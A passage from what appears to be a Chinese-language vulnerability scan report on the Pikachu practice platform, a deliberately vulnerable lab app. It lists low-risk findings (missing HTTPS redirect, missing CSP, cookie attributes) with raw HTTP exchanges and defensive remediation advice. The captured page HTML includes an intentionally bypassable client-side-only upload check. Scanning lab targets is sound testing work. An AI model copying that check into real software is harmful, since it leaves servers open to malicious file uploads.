glyphicon-repeat"/i  span class="menu-text"  URL重定向  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/urlredirect/unsafere.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/urlredirect/urlredirect.php"  i class="menu-icon fa fa-caret-right"/i  不安全的URL跳转  /a  b class="arrow"/b  /li   /ul  /li   li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon fa fa-exchange"/i  span class="menu-text"  SSRF  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/ssrf/ssrf.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/ssrf/ssrf\_curl.php"  i class="menu-icon fa fa-caret-right"/i  SSRF(curl)  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/ssrf/ssrf\_fgc.php"  i class="menu-icon fa fa-caret-right"/i  SSRF(file\_get\_content)  /a  b class="arrow"/b  /li   /ul  /li      li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-cog"/i  span class="menu-text"  管理工具  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../pkxss/index.php"  i class="menu-icon fa fa-caret-right"/i  XSS后台  /a  b class="arrow"/b  /li     /ul  /li    /ul!-- /.nav-list --   div class="sidebar-toggle sidebar-collapse" id="sidebar-collapse"  i id="sidebar-toggle-icon" class="ace-icon fa fa-angle-double-left ace-save-state" data-icon1="ace-icon fa fa-angle-double-left" data-icon2="ace-icon fa fa-angle-double-right"/i  /div  /div       div class="main-content"  div class="main-content-inner"  div class="breadcrumbs ace-save-state" id="breadcrumbs"  ul class="breadcrumb"  li  i class="ace-icon fa fa-home home-icon"/i  a href="upload.php"unsafe upfileupload/a  /li  li class="active"客户端check/li  /ul!-- /.breadcrumb --  a href="#" style="float:right" data-container="body" data-toggle="popover" data-placement="bottom" title="tips(再点一下关闭)"  data-content="一切在前端做的安全措施都是不靠谱的"  点一下提示~  /a   /div  div class="page-content"  div id="usu\_main"  p class="title"这里只允许上传图片o！/p  form class="upload" method="post" enctype="multipart/form-data" action=""  input class="uploadfile" type="file" name="uploadfile" onchange="checkFileExt(this.value)"/br /  input class="sub" type="submit" name="submit" value="开始上传" /  /form  /div   /div!-- /.page-content --  /div /div!-- /.main-content --     script  function checkFileExt(filename)  {  var flag = false; //状态  var arr = ["jpg","png","gif"];  //取出上传文件的扩展名  var index = filename.lastIndexOf(".");  var ext = filename.substr(index+1);  //比较  for(var i=0;iarr.length;i++)  {  if(ext == arr[i])  {  flag = true; //一旦找到合适的，立即退出循环  break;  }  }  //条件判断  if(!flag)  {  alert("上传的文件不符合要求，请重新选择！");  location.reload(true);  }  } /script      div class="footer"  div class="footer-inner"  div class="footer-content"  span class="bigger-120"  Pikachu PIKA~ PIKA~copy; runner.han  /span   /div  /div /div  a href="#" id="btn-scroll-up" class="btn-scroll-up btn btn-sm btn-inverse"  i class="ace-icon fa fa-angle-double-up icon-only bigger-110"/i /a /div!-- /.main-container --  !-- basic scripts --  !--[if !IE] --  !-- ![endif]--  !--[if IE] script src="../../assets/js/jquery-1.11.3.min.js"/script ![endif]-- script type="text/javascript"  if('ontouchstart' in document.documentElement) document.write("script src='../../assets/js/jquery.mobile.custom.min.js'"+""+"/script"); /script  !-- page specific plugin scripts --  !--[if lte IE 8] script src="../../assets/js/excanvas.min.js"/script ![endif]-- script src="../../assets/js/jquery-ui.custom.min.js"/script script src="../../assets/js/jquery.ui.touch-punch.min.js"/script script src="../../assets/js/jquery.easypiechart.min.js"/script script src="../../assets/js/jquery.sparkline.index.min.js"/script script src="../../assets/js/jquery.flot.min.js"/script script src="../../assets/js/jquery.flot.pie.min.js"/script script src="../../assets/js/jquery.flot.resize.min.js"/script  !-- ace scripts -- script src="../../assets/js/ace-elements.min.js"/script script src="../../assets/js/ace.min.js"/script  !-- inline scripts related to this page --  script  $(function (){  $("[data-toggle='popover']").popover();  }); /script   /body /html |
| 修复建议 | 限制上传可接受的文件类型：检查文件扩展名，并仅允许上传特定文件。使用白名单方式，而不是黑名单方式。检查双重扩展名，如 .php.png。检查没有文件名的文件，如 .htaccess（在 ASP.NET 上，检查配置文件，如 web.config）。在上传文件夹上更改权限，以使其中的文件不可执行。如果可能，重命名已上传的文件。 |
| 复测结果 |  |

* + - 1. 无 HTTP 重定向

|  |  |
| --- | --- |
| 风险名称 | 无 HTTP 重定向 |
| 风险级别 | **低** |
| 风险描述 | 检测到您的 Web 应用程序使用 HTTP 协议，但未自动将用户重定向到 HTTPS。 |
| 请求数据 | GET / HTTP/1.1  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8  Accept-Encoding: gzip,deflate,br  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.0 Safari/537.36  Host: 192.168.0.177  Connection: Keep-alive |
| 响应数据 | HTTP/1.1 200 OK  Connection: close  Content-Length: 2307  Accept-Ranges: bytes  Content-Type: text/html  Date: Fri, 03 Feb 2023 01:00:01 GMT  Etag: "903-591a03aa15600"  Last-Modified: Tue, 03 Sep 2019 06:30:48 GMT  Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod\_fcgid/2.3.9a mod\_log\_rotate/1.02    !DOCTYPE html  html lang="zh-CN"  head   meta charset="utf-8"   title站点创建成功-phpstudy for windows/title   meta name="keywords" content=""   meta name="description" content=""   meta name="renderer" content="webkit"   meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1"   meta name="viewport" content="width=device-width, initial-scale=1, maximum-scale=1"   meta name="apple-mobile-web-app-status-bar-style" content="black"   meta name="apple-mobile-web-app-capable" content="yes"   meta name="format-detection" content="telephone=no"   meta HTTP-EQUIV="pragma" CONTENT="no-cache"   meta HTTP-EQUIV="Cache-Control" CONTENT="no-store, must-revalidate"   meta HTTP-EQUIV="expires" CONTENT="Wed, 26 Feb 1997 08:21:57 GMT"   meta HTTP-EQUIV="expires" CONTENT="0"   style   body{   font: 16px arial,'Microsoft Yahei','Hiragino Sans GB',sans-serif;   }   h1{   margin: 0;   color:#3a87ad;   font-size: 26px;   }   .content{   width: 45%;   margin: 0 auto;     }   .content div{   margin-top: 200px;   padding: 20px;   background: #d9edf7;   border-radius: 12px;   }   .content dl{   color: #2d6a88;   line-height: 40px;   }   .content div div {   padding-bottom: 20px;   text-align:center;   }   /style  /head  body   div class="content"   div   h1站点创建成功/h1   dl   dt目录说明:/dt   dd1：网站目录：/phpstudy安装目录/www/站点域名//dd   dd2：错误提示页面：/phpstudy安装目录/www/站点域名/error//dd   dd3：你可以删除或者修改该目录下的所有文件/dd   dt操作注意事项：/dt   dd1：新建站点、数据库、FTP可在phpstudy面板操作，数据库可在环境中下载数据库管理软件等；/dd   dd2：将网站程序放到站点目录时请使用复制，剪切可能造成程序文件权限不正确；/dd     /dl   div使用手册，视频教程，BUG反馈，官网地址： a href="https://www.xp.cn" target="\_blank"www.xp.cn/a /div     /div   /div  /body  /html |
| 修复建议 | 建议在您的 Web 应用程序中实施 HTTP 重定向最佳实践。请查询网络参考文件以了解更多信息 |
| 复测结果 |  |

* + - 1. 未实施内容安全策略 (CSP)

|  |  |
| --- | --- |
| 风险名称 | 未实施内容安全策略 (CSP) |
| 风险级别 | **低** |
| 风险描述 | 内容安全策略 (CSP) 增加了额外的安全层，有助于检测和缓解某些类型的攻击，包括跨站脚本 (XSS) 和数据注入攻击。br/br/内容安全策略 (CSP) 可通过添加 strongContent-Security-Policy/strong 报头实施。此报头的值是一个字符串，其中包含描述内容安全策略的策略指令。要实施 CSP，您应该为站点使用的所有资源类型定义允许的来源列表。例如，如果您有一个简单的站点，需要从 CDN 加载本地托管和 jQuery 库中的脚本、样式表和图像，则 CSP 报头可能如下所示：precode Content-Security-Policy: default-src 'self'; script-src 'self' https://code.jquery.com; /code/pre br/br/检测到您的 Web 应用程序未实施内容安全策略 (CSP)，因为响应中缺少 CSP 报头。建议在您的 Web 应用程序中实施内容安全策略 (CSP)。 |
| 请求数据 | GET /pikachu-master/vul/unsafeupload/clientcheck.php HTTP/1.1  Referer: http://192.168.0.177/pikachu-master/vul/unsafeupload/clientcheck.php  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8  Accept-Encoding: gzip,deflate,br  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.0 Safari/537.36  Host: 192.168.0.177  Connection: Keep-alive |
| 响应数据 | HTTP/1.1 200 OK  Connection: close  Content-Type: text/html; charset=UTF-8  Date: Fri, 03 Feb 2023 00:59:50 GMT  Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod\_fcgid/2.3.9a mod\_log\_rotate/1.02  X-Powered-By: PHP/7.0.9  Content-Length: 34427    !DOCTYPE html html lang="en" head  meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1" /  meta charset="utf-8" /  titleGet the pikachu/title   meta name="description" content="overview amp; stats" /  meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0" /   !-- bootstrap fontawesome --  link rel="stylesheet" href="../../assets/css/bootstrap.min.css" /   link rel="stylesheet" href="../../assets/font-awesome/4.5.0/css/font-awesome.min.css" /   !-- page specific plugin styles --   !-- text fonts --  link rel="stylesheet" href="../../assets/css/fonts.googleapis.com.css" /   !-- ace styles --  link rel="stylesheet" href="../../assets/css/ace.min.css" class="ace-main-stylesheet" id="main-ace-style" /   !--[if lte IE 9]  link rel="stylesheet" href="../../assets/css/ace-part2.min.css" class="ace-main-stylesheet" /  ![endif]--  link rel="stylesheet" href="../../assets/css/ace-skins.min.css" /  link rel="stylesheet" href="../../assets/css/ace-rtl.min.css" /   !--[if lte IE 9]  link rel="stylesheet" href="../../assets/css/ace-ie.min.css" /  ![endif]--   !-- inline styles related to this page --   !-- ace settings handler --  script src="../../assets/js/ace-extra.min.js"/script   !-- HTML5shiv and Respond.js for IE8 to support HTML5 elements and media queries --   !--[if lte IE 8]  script src="../../assets/js/html5shiv.min.js"/script  script src="../../assets/js/respond.min.js"/script  ![endif]--  script src="../../assets/js/jquery-2.1.4.min.js"/script  script src="../../assets/js/bootstrap.min.js"/script  /head  body class="no-skin" div id="navbar" class="navbar navbar-default ace-save-state"  div class="navbar-container ace-save-state" id="navbar-container"   div class="navbar-header pull-left"  a href="../../index.php" class="navbar-brand"  small  i class="fa fa-key"/i  Pikachu 漏洞练习平台 pika~pika~  /small  /a  /div   div class="navbar-buttons navbar-header pull-right" role="navigation"  ul class="nav ace-nav"   li class="light-blue dropdown-modal"  a data-toggle="dropdown" href="#" class="dropdown-toggle"  img class="nav-user-photo" src="../../assets/images/avatars/pikachu1.png" alt="Jason's Photo" /  span class="user-info"  small欢迎/small  骚年  /span  /a   /li  /ul  /div  /div!-- /.navbar-container -- /div  div class="main-container ace-save-state" id="main-container"  script type="text/javascript"  try{ace.settings.loadState('main-container')}catch(e){}  /script    div id="sidebar" class="sidebar responsive ace-save-state"  script type="text/javascript"  try{ace.settings.loadState('sidebar')}catch(e){}  /script   ul class="nav nav-list"  li class=""  a href="../../index.php"  i class="ace-icon glyphicon glyphicon-tags"/i  span class="menu-text" 系统介绍 /span  /a   b class="arrow"/b  /li   li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-lock"/i  span class="menu-text"  暴力破解  /span   b class="arrow fa fa-angle-down"/b  /a   b class="arrow"/b   ul class="submenu"  li class=""   a href="../../vul/burteforce/burteforce.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a   b class="arrow"/b  /li  li class=""   a href="../../vul/burteforce/bf\_form.php"  i class="menu-icon fa fa-caret-right"/i  基于表单的暴力破解  /a   b class="arrow"/b  /li   li class=""  a href="../../vul/burteforce/bf\_server.php"  i class="menu-icon fa fa-caret-right"/i  验证码绕过(on server)  /a   b class="arrow"/b  /li   li class=""  a href="../../vul/burteforce/bf\_client.php"  i class="menu-icon fa fa-caret-right"/i  验证码绕过(on client)  /a   b class="arrow"/b  /li   li class=""  a href="../../vul/burteforce/bf\_token.php"  i class="menu-icon fa fa-caret-right"/i  token防爆破?  /a   b class="arrow"/b  /li   !-- li class="--!--"-- !-- a href="#" class="dropdown-toggle"-- !-- i class="menu-icon fa fa-caret-right"/i-- !---- !-- test-- !-- b class="arrow fa fa-angle-down"/b-- !-- /a-- !---- !-- b class="arrow"/b-- !---- !-- ul class="submenu"-- !-- li class="--!--"-- !-- a href="top-menu.html"-- !-- i class="menu-icon fa fa-caret-right"/i-- !-- test sun 01-- !-- /a-- !---- !-- b class="arrow"/b-- !-- /li-- !---- !-- /ul-- !-- /li--      /ul  /li    li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-indent-left"/i  span class="menu-text"  Cross-Site Scripting  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/xss/xss.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li    li class=""   a href="../../vul/xss/xss\_reflected\_get.php"  i class="menu-icon fa fa-caret-right"/i  反射型xss(get)  /a  b class="arrow"/b  /li     li class=""   a href="../../vul/xss/xsspost/post\_login.php"  i class="menu-icon fa fa-caret-right"/i  反射型xss(post)  /a  b class="arrow"/b  /li    li class=""   a href="../../vul/xss/xss\_stored.php"  i class="menu-icon fa fa-caret-right"/i  存储型xss  /a  b class="arrow"/b  /li    li class=""   a href="../../vul/xss/xss\_dom.php"  i class="menu-icon fa fa-caret-right"/i  DOM型xss  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/xss/xss\_dom\_x.php"  i class="menu-icon fa fa-caret-right"/i  DOM型xss-x  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/xss/xssblind/xss\_blind.php"  i class="menu-icon fa fa-caret-right"/i  xss之盲打  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/xss/xss\_01.php"  i class="menu-icon fa fa-caret-right"/i  xss之过滤  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/xss/xss\_02.php"  i class="menu-icon fa fa-caret-right"/i  xss之htmlspecialchars  /a  b class="arrow"/b  /li    li class=""   a href="../../vul/xss/xss\_03.php"  i class="menu-icon fa fa-caret-right"/i  xss之href输出  /a  b class="arrow"/b  /li    li class=""   a href="../../vul/xss/xss\_04.php"  i class="menu-icon fa fa-caret-right"/i  xss之js输出  /a  b class="arrow"/b  /li  /ul  /li   li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-share"/i  span class="menu-text"  CSRF  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/csrf/csrf.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li    li class=""   a href="../../vul/csrf/csrfget/csrf\_get\_login.php"  i class="menu-icon fa fa-caret-right"/i  CSRF(get)  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/csrf/csrfpost/csrf\_post\_login.php"  i class="menu-icon fa fa-caret-right"/i  CSRF(post)  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/csrf/csrftoken/token\_get\_login.php"  i class="menu-icon fa fa-caret-right"/i  CSRF Token  /a  b class="arrow"/b  /li   /ul  /li    li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon fa fa-fighter-jet"/i  span class="menu-text"  SQL-Inject  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/sqli/sqli.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/sqli/sqli\_id.php"  i class="menu-icon fa fa-caret-right"/i  数字型注入(post)  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/sqli/sqli\_str.php"  i class="menu-icon fa fa-caret-right"/i  字符型注入(get)  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/sqli/sqli\_search.php"  i class="menu-icon fa fa-caret-right"/i  搜索型注入  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/sqli/sqli\_x.php"  i class="menu-icon fa fa-caret-right"/i  xx型注入  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/sqli/sqli\_iu/sqli\_login.php"  i class="menu-icon fa fa-caret-right"/i  "insert/update"注入  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/sqli/sqli\_del.php"  i class="menu-icon fa fa-caret-right"/i  "delete"注入  /a  b class="arrow"/b  /li    li class=""   a href="../../vul/sqli/sqli\_header/sqli\_header\_login.php"  i class="menu-icon fa fa-caret-right"/i  "http header"注入  /a  b class="arrow"/b  /li    li class=""   a href="../../vul/sqli/sqli\_blind\_b.php"  i class="menu-icon fa fa-caret-right"/i  盲注(base on boolian)  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/sqli/sqli\_blind\_t.php"  i class="menu-icon fa fa-caret-right"/i  盲注(base on time)  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/sqli/sqli\_widebyte.php"  i class="menu-icon fa fa-caret-right"/i  宽字节注入  /a  b class="arrow"/b  /li  /ul  /li     li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-pencil"/i  span class="menu-text"  RCE  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/rce/rce.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/rce/rce\_ping.php"  i class="menu-icon fa fa-caret-right"/i  exec "ping"  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/rce/rce\_eval.php"  i class="menu-icon fa fa-caret-right"/i  exec "evel"  /a  b class="arrow"/b  /li   /ul  /li   li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-file"/i  span class="menu-text"  File Inclusion  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/fileinclude/fileinclude.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/fileinclude/fi\_local.php"  i class="menu-icon fa fa-caret-right"/i  File Inclusion(local)  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/fileinclude/fi\_remote.php""  i class="menu-icon fa fa-caret-right"/i  File Inclusion(remote)  /a  b class="arrow"/b  /li   /ul  /li    li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-download"/i  span class="menu-text"  Unsafe Filedownload  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/unsafedownload/unsafedownload.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/unsafedownload/down\_nba.php"  i class="menu-icon fa fa-caret-right"/i  Unsafe Filedownload  /a  b class="arrow"/b  /li   /ul  /li   li class="active open"  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-upload"/i  span class="menu-text"  Unsafe Fileupload  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/unsafeupload/upload.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li    li class="active"   a href="../../vul/unsafeupload/clientcheck.php"  i class="menu-icon fa fa-caret-right"/i  client check  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/unsafeupload/servercheck.php"  i class="menu-icon fa fa-caret-right"/i  MIME type  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/unsafeupload/getimagesize.php"  i class="menu-icon fa fa-caret-right"/i  getimagesize  /a  b class="arrow"/b  /li   /ul  /li   li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-text-height"/i  span class="menu-text"  Over Permission  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/overpermission/op.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/overpermission/op1/op1\_login.php"  i class="menu-icon fa fa-caret-right"/i  水平越权  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/overpermission/op2/op2\_login.php"  i class="menu-icon fa fa-caret-right"/i  垂直越权  /a  b class="arrow"/b  /li   /ul  /li    li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-align-left"/i  span class="menu-text"  ../../  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/dir/dir.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/dir/dir\_list.php"  i class="menu-icon fa fa-caret-right"/i  目录遍历  /a  b class="arrow"/b  /li  /ul  /li    li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-camera"/i  span class="menu-text"  敏感信息泄露  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/infoleak/infoleak.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li    li class=""   a href="../../vul/infoleak/findabc.php"  i class="menu-icon fa fa-caret-right"/i  IcanseeyourABC  /a  b class="arrow"/b  /li    /ul  /li   li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-align-left"/i  span class="menu-text"  PHP反序列化  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/unserilization/unserilization.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/unserilization/unser.php"  i class="menu-icon fa fa-caret-right"/i  PHP反序列化漏洞  /a  b class="arrow"/b  /li   /ul  /li    li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-flag"/i  span class="menu-text"  XXE  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/xxe/xxe.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/xxe/xxe\_1.php"  i class="menu-icon fa fa-caret-right"/i  XXE漏洞  /a  b class="arrow"/b  /li   /ul  /li   li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-repeat"/i  span class="menu-text"  URL重定向  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/urlredirect/unsafere.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/urlredirect/urlredirect.php"  i class="menu-icon fa fa-caret-right"/i  不安全的URL跳转  /a  b class="arrow"/b  /li   /ul  /li   li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon fa fa-exchange"/i  span class="menu-text"  SSRF  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/ssrf/ssrf.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/ssrf/ssrf\_curl.php"  i class="menu-icon fa fa-caret-right"/i  SSRF(curl)  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/ssrf/ssrf\_fgc.php"  i class="menu-icon fa fa-caret-right"/i  SSRF(file\_get\_content)  /a  b class="arrow"/b  /li   /ul  /li      li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-cog"/i  span class="menu-text"  管理工具  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../pkxss/index.php"  i class="menu-icon fa fa-caret-right"/i  XSS后台  /a  b class="arrow"/b  /li     /ul  /li    /ul!-- /.nav-list --   div class="sidebar-toggle sidebar-collapse" id="sidebar-collapse"  i id="sidebar-toggle-icon" class="ace-icon fa fa-angle-double-left ace-save-state" data-icon1="ace-icon fa fa-angle-double-left" data-icon2="ace-icon fa fa-angle-double-right"/i  /div  /div       div class="main-content"  div class="main-content-inner"  div class="breadcrumbs ace-save-state" id="breadcrumbs"  ul class="breadcrumb"  li  i class="ace-icon fa fa-home home-icon"/i  a href="upload.php"unsafe upfileupload/a  /li  li class="active"客户端check/li  /ul!-- /.breadcrumb --  a href="#" style="float:right" data-container="body" data-toggle="popover" data-placement="bottom" title="tips(再点一下关闭)"  data-content="一切在前端做的安全措施都是不靠谱的"  点一下提示~  /a   /div  div class="page-content"  div id="usu\_main"  p class="title"这里只允许上传图片o！/p  form class="upload" method="post" enctype="multipart/form-data" action=""  input class="uploadfile" type="file" name="uploadfile" onchange="checkFileExt(this.value)"/br /  input class="sub" type="submit" name="submit" value="开始上传" /  /form  /div   /div!-- /.page-content --  /div /div!-- /.main-content --     script  function checkFileExt(filename)  {  var flag = false; //状态  var arr = ["jpg","png","gif"];  //取出上传文件的扩展名  var index = filename.lastIndexOf(".");  var ext = filename.substr(index+1);  //比较  for(var i=0;iarr.length;i++)  {  if(ext == arr[i])  {  flag = true; //一旦找到合适的，立即退出循环  break;  }  }  //条件判断  if(!flag)  {  alert("上传的文件不符合要求，请重新选择！");  location.reload(true);  }  } /script      div class="footer"  div class="footer-inner"  div class="footer-content"  span class="bigger-120"  Pikachu PIKA~ PIKA~copy; runner.han  /span   /div  /div /div  a href="#" id="btn-scroll-up" class="btn-scroll-up btn btn-sm btn-inverse"  i class="ace-icon fa fa-angle-double-up icon-only bigger-110"/i /a /div!-- /.main-container --  !-- basic scripts --  !--[if !IE] --  !-- ![endif]--  !--[if IE] script src="../../assets/js/jquery-1.11.3.min.js"/script ![endif]-- script type="text/javascript"  if('ontouchstart' in document.documentElement) document.write("script src='../../assets/js/jquery.mobile.custom.min.js'"+""+"/script"); /script  !-- page specific plugin scripts --  !--[if lte IE 8] script src="../../assets/js/excanvas.min.js"/script ![endif]-- script src="../../assets/js/jquery-ui.custom.min.js"/script script src="../../assets/js/jquery.ui.touch-punch.min.js"/script script src="../../assets/js/jquery.easypiechart.min.js"/script script src="../../assets/js/jquery.sparkline.index.min.js"/script script src="../../assets/js/jquery.flot.min.js"/script script src="../../assets/js/jquery.flot.pie.min.js"/script script src="../../assets/js/jquery.flot.resize.min.js"/script  !-- ace scripts -- script src="../../assets/js/ace-elements.min.js"/script script src="../../assets/js/ace.min.js"/script  !-- inline scripts related to this page --  script  $(function (){  $("[data-toggle='popover']").popover();  }); /script   /body /html |
| 修复建议 | 建议在您的 Web 应用程序中实施内容安全策略 (CSP)。配置内容安全策略涉及添加 strongContent-Security-Policy/strong HTTP 报头到 Web 页面并为其赋值，以控制允许用户代理为该页面加载的资源。 |
| 复测结果 |  |

* + - 1. Cookie 具有缺失、不一致或矛盾属性

|  |  |
| --- | --- |
| 风险名称 | Cookie 具有缺失、不一致或矛盾属性 |
| 风险级别 | **低** |
| 风险描述 | cookie 的至少一个属性会导致此 cookie 无效或与此 cookie 的其他属性或此 cookie 的使用环境不兼容。尽管这本身不是一个漏洞，但它可能会导致应用程序出现意外行为，从而导致次要的安全问题。 |
| 请求数据 | GET /pikachu-master/vul/rce/rce.php HTTP/1.1  Referer: http://192.168.0.177/pikachu-master/vul/rce/rce\_ping.php  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8  Accept-Encoding: gzip,deflate,br  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.0 Safari/537.36  Host: 192.168.0.177  Connection: Keep-alive |
| 响应数据 | HTTP/1.1 200 OK  Connection: close  Cache-Control: no-store, no-cache, must-revalidate  Content-Type: text/html;charset=utf-8  Date: Fri, 03 Feb 2023 01:00:07 GMT  Expires: Thu, 19 Nov 1981 08:52:00 GMT  Pragma: no-cache  Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod\_fcgid/2.3.9a mod\_log\_rotate/1.02  Set-Cookie: PHPSESSID=8mdg0pmbv5up5fhlf86mnbkt87; path=/  X-Powered-By: PHP/7.0.9  Content-Length: 35547    !DOCTYPE html html lang="en" head  meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1" /  meta charset="utf-8" /  titleGet the pikachu/title   meta name="description" content="overview amp; stats" /  meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0" /   !-- bootstrap fontawesome --  link rel="stylesheet" href="../../assets/css/bootstrap.min.css" /   link rel="stylesheet" href="../../assets/font-awesome/4.5.0/css/font-awesome.min.css" /   !-- page specific plugin styles --   !-- text fonts --  link rel="stylesheet" href="../../assets/css/fonts.googleapis.com.css" /   !-- ace styles --  link rel="stylesheet" href="../../assets/css/ace.min.css" class="ace-main-stylesheet" id="main-ace-style" /   !--[if lte IE 9]  link rel="stylesheet" href="../../assets/css/ace-part2.min.css" class="ace-main-stylesheet" /  ![endif]--  link rel="stylesheet" href="../../assets/css/ace-skins.min.css" /  link rel="stylesheet" href="../../assets/css/ace-rtl.min.css" /   !--[if lte IE 9]  link rel="stylesheet" href="../../assets/css/ace-ie.min.css" /  ![endif]--   !-- inline styles related to this page --   !-- ace settings handler --  script src="../../assets/js/ace-extra.min.js"/script   !-- HTML5shiv and Respond.js for IE8 to support HTML5 elements and media queries --   !--[if lte IE 8]  script src="../../assets/js/html5shiv.min.js"/script  script src="../../assets/js/respond.min.js"/script  ![endif]--  script 